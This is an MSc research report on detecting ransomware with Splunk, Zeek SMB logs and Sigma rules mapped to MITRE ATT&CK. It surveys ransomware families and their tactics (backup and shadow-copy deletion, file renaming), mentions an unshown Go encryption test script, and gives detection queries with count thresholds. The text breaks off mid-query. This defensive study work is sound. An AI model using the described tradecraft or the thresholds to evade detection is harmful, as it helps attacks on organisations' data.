National College of Ireland

Empowering Ransomware Detection: Leveraging Splunk and Sigma Rules for Enhanced Security.

MSc Research Project
MSc in Cyber Security

Naresh Mantipally
Student ID: 22183973

School of Computing
National College of Ireland

Supervisor: Michael Pantridge

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name: …Naresh Mantipally….

Student ID: 22183973

Programme: ……Msc in Cybersecurity…… **Year:** 2024

Module: Research Project

Supervisor: Michael Pantridge

Submission Due Date: 25/04/2024

Project Title: Empowering Ransomware Detection: Leveraging Splunk and Sigma Rules for Enhanced Security

Word Count: …… **Page Count**……..

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Naresh.M……

Date: 18/04/2024

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Empowering Ransomware Detection: Leveraging Splunk and Sigma Rules for Enhanced Security

Naresh Mantipally
22183973

Abstract

Ransomware continues to pose a considerable threat to organizations globally, with cybercriminals employing increasingly complex tactics to intrude systems and encrypt critical data. This research project focuses on enhancing ransomware detection capabilities using Splunk, a leading Security Information and Event Management (**SIEM**) platform, while aligning detection strategies with the **MITRE ATT&CK** Framework.

Specifically, the study delves into the development of **Sigma rules** to translate ransomware behaviors, with a primary focus on two prevalent tactics: **the File Overwrite Approach and the File Renaming Approach.**

These tactics are mapped to corresponding techniques within the MITRE ATT&CK Framework, facilitating a comprehensive understanding of ransomware behaviors and enabling more effective detection strategies.


Additionally, the project encompasses the development of a custom script in the Go programming language for ransomware encryption and decryption, serving as a valuable tool for testing and validating detection strategies within Splunk.

By positioning detection efforts with the MITRE ATT&CK Framework and leveraging Sigma rules, this project aims to empower security teams with actionable insights for detecting and mitigating ransomware threats effectively, ultimately contributing to the advancement of cybersecurity practices.

Keywords— Splunk, Detection, Ransomware, Sigma Rules, Zeek logs, Custom Query, MITRE ATT&CK.

1 Introduction

In recent years, ransomware attacks have emerged as a major threat to data and information security. (Thamer and Alubady, 2021) These attacks have had widespread global repercussions, causing substantial financial losses, disrupting services, and damaging reputations for individuals, businesses, and organizations. Ransomware functions as a type of virus that encrypts files on a victim's computer, rendering them inaccessible until a ransom is paid . (Yaqoob et al., 2017) Over time, these attacks have grown in complexity and variety, with attackers employing various methods to breach systems, infect devices, and demand payment. The impact of ransomware attacks spread out beyond just financial losses suffered through ransom payments, (Sen, Aydogan and Aysan, 2018) as depicted in Figure 1, illustrating the consequences of such attacks.



Ransomware has increasingly targeted a wide range of entities, including medical centres, schools, universities, (Northumbria University hit by cyber-attack, 2020) and police departments, among others. In fact, it was projected that ransomware alone would account for approximately $20 billion in losses for organizations in 2021. (EN EN, n.d.) Ransomware operates as a form of malware designed to seize control of data or a system until the attacker's demanded ransom is met. (Savage, Coogan and Lau, 2015) Detection and mitigation of ransomware pose significant challenges due to its concealed nature within application layer payloads and the utilization of encryption against applications. Despite advancements in other areas of malware research, ransomware has not received commensurate attention, resulting in stagnant progress in enhancing security measures and detection capabilities. (Savage, Coogan and Lau, 2015) There are two primary types of ransomwares: locker-ransomware, intended to immobilize victims' computers, and crypto-ransomware, which encrypts personal files, rendering them inaccessible to victims. (McIntosh et al., 2022)

To address the growing threat of ransomware attacks, continuous improvement and proactive defense strategies are essential in the cybersecurity landscape. (Rudd et al., 2017) As the digital ecosystem evolves, so do the tactics employed by malicious actors, necessitating cybersecurity professionals to remain vigilant and proactive (Alnajim et al., 2023, Ilca, Lucian and Balan, 2023).

This research project focuses on enhancing ransomware detection using Splunk, a top Security Information and Event Management (SIEM) platform and aligning strategies with the MITRE ATT&CK Framework. It develops Sigma rules to decode ransomware behaviors, emphasizing tactics like the File Overwrite Approach and File Renaming Approach. The project also creates a custom Go script for ransomware encryption and decryption, aiding in testing within Splunk. By aligning efforts with MITRE ATT&CK and leveraging Sigma rules, the project aims to empower security teams to detect and mitigate ransomware threats effectively.

2 Ransomware Attack Phases and Techniques

Ransomware attacks unfold in distinct phases, varying based on whether they are mass deployments or targeted assaults. Understanding these stages and their associated compromise indicators (IOCs) enhances the chances of successful defense or mitigation against an attack . (Gazet, 2008) The phases and techniques of ransomware attacks are outlined as follows:

Exploitation and Infection: The initial phase hinges on executing the malicious ransomware on a machine. Typically, this is achieved through infected emails or exploiting vulnerabilities, often facilitated by exploit kits targeting security vulnerabilities in software programs. These kits primarily target users with outdated or insecure software. (Gazet, 2008)

Delivery and Execution: Subsequent to the exploitation phase, the actual ransomware program is delivered to the victim's PC. Upon execution, persistence mechanisms are established. This process typically takes seconds, subject to network latencies. Unfortunately, executables are frequently transmitted over encrypted channels, making extraction difficult. Executables are commonly found in user profile directories like %APPDATA% or %TEMP%. Recognizing these patterns aids in detection and enables organizations to fortify defenses. Most ransomware variants incorporate persistence methods, allowing them to resume encryption upon system restart. (Gazet, 2008)

Backup Spoliation: Ransomware targets and deletes backup files and folders shortly after execution to impede restoration efforts. Unlike other malware types, such as APTs, ransomware prioritizes eliminating backup avenues, leaving victims reliant on paying the ransom for recovery. (Gazet, 2008)

Encryption of Files: Once backups are eradicated, the malware communicates with command and control (C2) servers to initiate a secure key exchange, establishing encryption keys for the local machine. The virus typically assigns a unique identification number to the system, aiding server differentiation among victims. With modern ransomware employing robust encryption methods like AES256, independent decryption by victims is infeasible. (Gazet, 2008)

User Notification and Cleanup: Following backup deletion and encryption operations, demands for recovery and payment are issued to the victim. Typically, victims are allotted a brief period to remit payment, after which the ransom amount escalates. (Gazet, 2008)

3 Related Work

3.1 Navigating Escalating Threats Amidst the Pandemic"

Cyber threats have escalated significantly in recent years, particularly amidst the Global Covid-19 pandemic, highlighting the pressing need for robust detection systems and rapid incident response mechanisms. (PurpleSec, n.d.) The conventional concept of "security at the perimeter" are proving insufficient as attackers skillfully bypass organizational security controls to exploit vulnerabilities and misconfigurations, commonly referred to as "technical debt."." (Skabcovs and Alexey Latkov, 2011) These breaches result in substantial financial losses and reputational damage for corporations.

3.2 "Protecting Against Ransom: Win32/Empercrypt.A: A Comprehensive Guide"

This article, updated in 2017, outlines the threat of Ransom:Win32/Empercrypt.A, detected by Microsoft Defender Antivirus. This ransomware can prevent users from accessing their data or using their PC, often demanding payment to a malicious hacker. The malware creates files on the PC, including "del.bat" and "system.exe," and connects to a remote host, possibly for checking internet status or facilitating ransom-related payments using Bitcoin. Prevention tips are provided, including recognizing the presence of specific files on the PC. (www.microsoft.com, n.d.)

3.3 Combatting Ransom:BAT/Xibow: Insights and Prevention Strategies"

This article, last updated in 2017, discusses the threat of Ransom:BAT/Xibow, detected by Microsoft Defender Antivirus. This ransomware family locks users' PCs and displays a full-screen message, commonly referred to as a "lock screen." It is typically distributed as a spam file attachment, attempting to deceive users into downloading and opening it. More information on ransomware can be found on the provided ransomware page. (www.microsoft.com, n.d.)

3.4 Unveiling Alfa Ransomware: A New Threat Linked to Cerber Developers

This article from July 6, 2016, by Lawrence Abrams, discusses the discovery of a new ransomware named Alfa Ransomware, or Alpha Ransomware, which is believed to be from the developers of Cerber. While details are still being analyzed, it's reported that files encrypted by Alfa Ransomware are currently not decryptable. The ransomware encrypts files on the victim's PC, appending the .bin extension to encrypted files. It creates ransom notes in the Documents and Desktop folders, provides TOR payment sites for victims, and creates an autorun entry for the malware executable. The ransomware deletes Shadow Volume Copies to prevent file recovery. Victims can access a TOR payment site using their unique ID from the ransom note to make payments and receive decryption tools. Unfortunately, there's no free decryption solution available at the moment.(BleepingComputer, n.d.)

3.5 Alma Locker: New Ransomware Discovered via RIG Exploit Kit, Demanding 1 Bitcoin Ransom"

This article, dated August 22, 2016, by Lawrence Abrams, discusses the discovery of a new ransomware called Alma Locker, distributed via the RIG exploit kit. Alma Locker encrypts files on a victim's computer and demands a ransom of 1 bitcoin within five days. The ransomware utilizes AES-128 encryption and generates a unique victim ID. It encrypts various file types and skips certain folders during the encryption process. Alma Locker communicates with its command and control server, sending encrypted information including the decryption key, file extension, and system details. The ransom note provides links to a TOR payment site and a decryptor. However, free decryption tests currently result in an internal server error. Files associated with Alma Locker include Unlock_files_[random_extension].html and Unlock_files_[random_extension].txt. (BleepingComputer, n.d.)

3.6 "Unveiling Bart Ransomware: A New Threat in the Cyber Landscape"

This blog post from June 24, 2016, discusses the emergence of a new encryption ransomware called Bart encryption ransomware, delivered through the RockLoader malware downloader. Bart ransomware encrypts files and demands a ransom in Bitcoin for decryption. Unlike other encryption ransomware, Bart does not have a command-and-control infrastructure and uses a simple method of encrypting files by placing them in password-protected zip archives. It leaves ransom notes containing unique identifiers for victims and provides links to TOR-hosted payment sites. The blog also mentions the similarity between Bart's ransom payment interface and that of the Locky encryption ransomware. Bart ransomware is distributed through phishing emails analysed for Intelligence Threat ID 6291, indicating sophisticated delivery mechanisms. The blog provides technical details on Bart's encryption methods and delivery mechanisms and highlights the importance of user awareness and effective incident response in combating ransomware threats. (cofense.com, 2016)

3.7 2016 Ransomware Landscape: Evolving Threats and Tactics in the Digital Realm"

The article by Axel F, a Proofpoint staff member, delves into the burgeoning landscape of ransomware in 2016, spotlighting the rapid emergence of new strains and their diverse

tactics. Among the highlighted examples, CryptFIle2 is noted for its encryption method and email-based ransom demands, while ROI Locker stands out for its unique approach of moving files into password-protected RAR archives. BrLock, targeting Russian-speaking users, reboots infected machines and demands payment in Rubles, while MM Locker encrypts a wide range of file types and communicates with a command and control server. The article underscores the growing trend of ransomware proliferation, code reuse, and the evolving strategies employed by ransomware authors to extort victims. It emphasizes the critical need for robust cybersecurity measures and best practices to mitigate the escalating threat posed by ransomware attacks. (Proofpoint, 2016)

3.8 "Unveiling Coverton: The Latest Ransomware Threat with Impenetrable Encryption"

Lawrence Abrams' article sheds light on the emergence of a new ransomware strain, Coverton, which utilizes AES+RSA encryption to hold victims' files hostage for a ransom of 1 bitcoin. Unfortunately, analysis reveals that the encryption employed by Coverton is robust, leaving no exploitable vulnerabilities for decryption. Consequently, some victims, in desperation, have opted to pay the ransom, only to find that the decryptor provided by the perpetrators either fails to work properly or the original data was poorly encrypted to begin with. This frustrating revelation underscores the risks associated with paying the ransom, as it may not guarantee the recovery of encrypted files. Coverton, first observed on March 23rd, 2016, operates by encrypting files with specific extensions and appending them with variants of the extensions .coverton, .enigma, or .czvxce. The ransomware also generates ransom notes instructing victims on accessing the TOR decryption site for payment. Additionally, it deletes shadow volume copies to prevent file restoration and sends encrypted data information to a Command & Control server. The TOR payment site, named Corveton Decryptor, assigns each victim a unique bitcoin address for payment, but reports suggest that the decryptor provided may not successfully decrypt all files. Therefore, victims are advised to weigh the risks carefully before considering payment. (BleepingComputer, n.d.)

3.9 Deciphering Crypton: Advanced Ransomware Threat with Dual Encryption and Persistent Tactics"

Crypton ransomware, identified by MalwareHunterTeam, is a more advanced threat compared to recent .NET-based ransomware. It uses a malware dropper for infection, although distribution methods are unclear. Crypton employs dual AES+RSA encryption to lock files, appending "_crypt" to filenames. It targets various file types and ensures persistence by modifying the Windows Registry. The ransomware communicates with a c&c server, but it was offline at discovery. Upon encryption completion, Crypton forwards a POST request to the C&C server. The ransom note demands 0.2 to 2 Bitcoin and appears in English or Russian. Text files with ransom instructions are left on victims' PCs. Decrypting files encrypted by Crypton is currently not possible. Victims are advised to seek assistance from cybersecurity experts or forums. Crypton highlights the evolving sophistication of ransomware threats, emphasizing the need for robust cybersecurity practices. (BleepingComputer, n.d.)

3.10 Advancing Ransomware Defense: Insights from a Comprehensive Literature Review"

The paper "Ransomware Detection and Prevention: A Literature Review" by A. Alshammari et al. (2019) provides an extensive overview of techniques and strategies for detecting and preventing ransomware attacks. It covers various types of ransomwares and discusses detection and prevention methods tailored to each variant. While not comprehensive, the review highlights common methodologies such as signature-based detection, behavior analysis, sandboxing, machine learning, and backup solutions. It underscores the importance of understanding the evolving landscape of ransomware threats and emphasizes the need for a comprehensive defense strategy incorporating proactive measures and continuous monitoring. Additionally, it suggests the adoption of enterprise-level solutions like Splunk for enhanced ransomware detection and mitigation. (Kok et al., 2019)

3.11 Analyzing Ransomware Operations through the Cyber Kill Chain Framework: Insights and Challenges"

The paper provides a thorough examination of ransomware attacks within the Cyber Kill Chain framework. It delves into each stage of the Cyber Kill Chain, analyzing reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives in the context of ransomware operations. (Mirza et al., 2021) The authors discuss various ransomware techniques and tactics utilized at each stage, including evasion methods, encryption techniques, communication protocols, and ransom payment mechanisms. Additionally, the paper offers insights into mitigation strategies and defense mechanisms to counter ransomware threats effectively. Despite the framework's comprehensive coverage, the study concludes that none of the Cyber Kill Chain phases were successful in detecting the analyzed ransomware. This highlights the need for enhanced detection and mitigation approaches beyond the traditional framework to combat the evolving sophistication of ransomware tactics.

In the proposed system, the enterprise-level solutions Splunk tool is used for creating the threat model. (Ozulku et al., 2014) Splunk is a powerful tool that integrates data searches and monitoring techniques. It helps in the extraction and analysis of raw data, through which we can analyze the entire system. (Carasso, 2013) We use the MITRE ATT&CK framework in Splunk for creating this threat model for the cloud system.. This model relies on the MITRE ATT&CK framework. The MITRE framework focuses on listing down the potential threats based on the behavior of an attacker after a breach happens. The MITRE ATT&CK framework consists of 14 adversary tactics which will help in categorizing the potential threats by analyzing the attacker's behavior from recent attacks stored in the framework. (Al-Shaer, Spring and Christou, 2020) In response to the growing sophistication of ransomware attacks, this research project focuses on enhancing ransomware detection capabilities using Splunk, a leading Security Information and Event Management (SIEM) platform. By aligning detection strategies with the MITRE ATT&CK Framework, the study aims to develop Sigma rules that translate ransomware behaviors, specifically targeting tactics like the File Overwrite Approach and File Renaming Approach. These tactics are mapped to corresponding techniques within the MITRE ATT&CK Framework, enabling a comprehensive understanding of ransomware behaviors and facilitating more effective detection strategies.

4 Limitations of Existing Ransomware Detection Systems and Solutions:

The existing systems antivirus software, firewalls, IDPS, backup and recovery solutions, sandboxing, and machine learning employ various techniques to detect ransomware. However, they also have limitations that can impede their effectiveness in detecting all types of ransomware:

1. **Anti-virus software**: While antivirus programs use signature-based detection to identify known ransomware variants, they may struggle to detect new or zero-day ransomware that doesn't match any existing signatures. Additionally, behavior-based detection relies on recognizing suspicious actions, which can sometimes lead to false positives or miss subtle ransomware behaviors.
2. **Firewalls**: Firewalls can block traffic to and from malicious IP addresses or domains, but they may not always catch ransomware if it's disguised as legitimate traffic or uses encryption to evade detection. Additionally, ransomware can spread internally within a network, bypassing the firewall's perimeter defenses.
3. **Intrusion Detection and Prevention Systems (IDPS):** IDPS can detect and stop malicious network activity. However, they may struggle with encrypted ransomware traffic and can be prone to false positives if not configured correctly.
4. **Backup and recovery solutions:** Backup solutions are effective for restoring files after a ransomware attack, but they do not prevent the initial infection. Additionally, if backups are not properly secured or regularly updated, they may also be compromised by ransomware.
5. **Sandboxing:** Sandboxing provides a controlled environment for analyzing potentially malicious code, but sophisticated ransomware may be designed to detect and evade sandbox environments. Additionally, sandboxing may not be suitable for detecting ransomware that relies on fileless techniques or polymorphic code.
6. **Machine learning:** Machine learning algorithms can detect ransomware based on behavioral patterns, but they require extensive training data and may struggle with detecting previously unseen ransomware variants or zero-day attacks. Additionally, adversaries can employ adversarial techniques to evade machine learning detection.


Research Question:
"How can the integration of Splunk Enterprise SIEM, combined with the development of Sigma rules aligned with the MITRE ATT&CK Framework, enhance ransomware detection capabilities and contribute to the advancement of cybersecurity practices?"

While the existing systems offer valuable protection against ransomware, they each have their limitations. To effectively detect ransomware and mitigate its impact, organizations need to adopt an enterprise-wide approach that integrates multiple security solutions and technologies. (Ozulku et al., 2014) Platforms like Splunk, which provide centralized logging, monitoring, and analysis capabilities, can play a crucial role in ransomware detection and response. By aggregating data from various sources, including antivirus logs, firewall alerts, network traffic, and user behavior, Splunk enables organizations to correlate and analyze information to identify ransomware attacks quickly.


5 Detecting Ransomware

Ransomware utilizes various methods to achieve its objectives. In the subsequent examination, we will delve into two of these techniques, exploring their mechanisms and elucidating ways to identify them through network monitoring actions.

1. **File Overwrite Approach:** Ransomware utilizes this strategy by accessing files via the SMB protocol, encrypting them, and subsequently replacing the original files with their encrypted counterparts, all facilitated through the SMB protocol. This method is favored by malicious actors for its efficiency, as it involves fewer steps and minimizes the footprint of their actions. To identify this approach, security teams should monitor for an abundance of file overwrite operations occurring on the system.




2. **File Renaming Approach**: In this approach, ransomware actors use the SMB protocol to read files, they then encrypt them, and they finally rename the encrypted files by appending a unique extension (again through the SMB protocol), often indicative of the ransomware strain. The renaming signals that the files have been held hostage, making it easier for analysts and administrators to recognize an attack. Detection involves monitoring for an unusual number of files being renamed with the same extension, particularly those associated with known ransomware variants.



6 IMPLEMENTATION OF SPLUNK TO DETECT RANSONWARE

The implemented SIEM Virtualized Environment solution is presented on Figure 2:



the implemented SIEM solution on the Hack The Box Pawn Box, three virtual machines (VMs) are utilized within a virtualized cloud environment:

VM1: Designated as the primary SIEM infrastructure, hosting Splunk Enterprise for log monitoring and analysis.

VM2: Serving as a complementary component, it contains Zeek logs, pcap files, and facilitates network traffic analysis.

VM3: A Windows machine connected to VM1, where a GO encryption script is executed to collect Sysmon logs.

These VMs are interconnected within the virtual network, enabling seamless communication between VM1 and VM2 for log monitoring and analysis. This setup simulates the configuration of a typical corporate network, with VM1 acting as the central server for log storage and analysis, VM2 providing network traffic data, and VM3 serving a specific function related to Sysmon logs and encryption.

The ingested three different ransonware logs are stored in different indexes within Splunk:


a) Index "ransomware_open_rename_sodinokibi": This index contains logs related to SMB file operations, specifically focusing on file opening and renaming actions. The logs captured in this index are instrumental in identifying ransomware activities, such as suspicious file manipulation indicative of encryption attempts.


b) Index "ransomware_new_file_extension_ctbl_ocker": Logs related to SMB file renaming actions are stored in this index. It captures events where files are renamed with different extensions, which is a common behavior observed in ransomware attacks. These logs enable the detection of ransomware activities involving excessive file renaming with different extensions.

c) Index "windows" source type: "WinEventlog:Sysmon": Logs related to Sysmon, specifically configured to monitor file encryption activities, are stored in this index. It captures events where files are encrypted using the AES encryption algorithm, which is a common behavior observed in ransomware attacks. These logs enable the detection of ransomware activities involving command-line arguments indicative of file encryption operations using AES encryption.

6.1 Detecting Ransomware with Splunk & Zeek Logs (Excessive Overwriting)

Now let's explore how we can identify ransomware, using Splunk and Zeek logs.





Search Breakdown:

index="ransomware_open_rename_sodinokibi" sourcetype="bro:smb_files:json": Filters events from the "ransomware_open_rename_sodinokibi" index with the sourcetype "bro:smb_files:json".

| where action IN ("SMB::FILE_OPEN", "SMB::FILE_RENAME"): Filters events where the action is either "SMB::FILE_OPEN" or "SMB::FILE_RENAME".

| bin _time span=5m: Groups events into 5-minute time bins.

| stats count by _time, source, action: Counts the occurrences of events based on time, source, and action.

| where count>30: Filters out time bins with less than 31 occurrences.

| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source: Aggregates the counts of events, sums them up, and calculates the count of unique actions per time bin and source.

| where uniq_actions==2 AND count>100: Filters for time bins and sources where there are exactly two unique actions and the count of events is greater than 100.

6.2 Detecting Ransomware with Splunk & Zeek Logs (Excessive Renaming with The Same Extension)

Now let's explore how we can identify ransomware, using Splunk and Zeek logs.

```
index="ransomware_new_file_extension_ctbl_ocker" sourcetype="bro:smb_files:json" action="SMB::FILE_RENAME"
| bin _time span=5m
| rex field="name" "\.(?<new_file_name_extension>[^\.]*$)"
| rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)"
| stats count by _time, id.orig_h, id.resp_p, name, source, old_file_name_extension, new_file_name_extension,
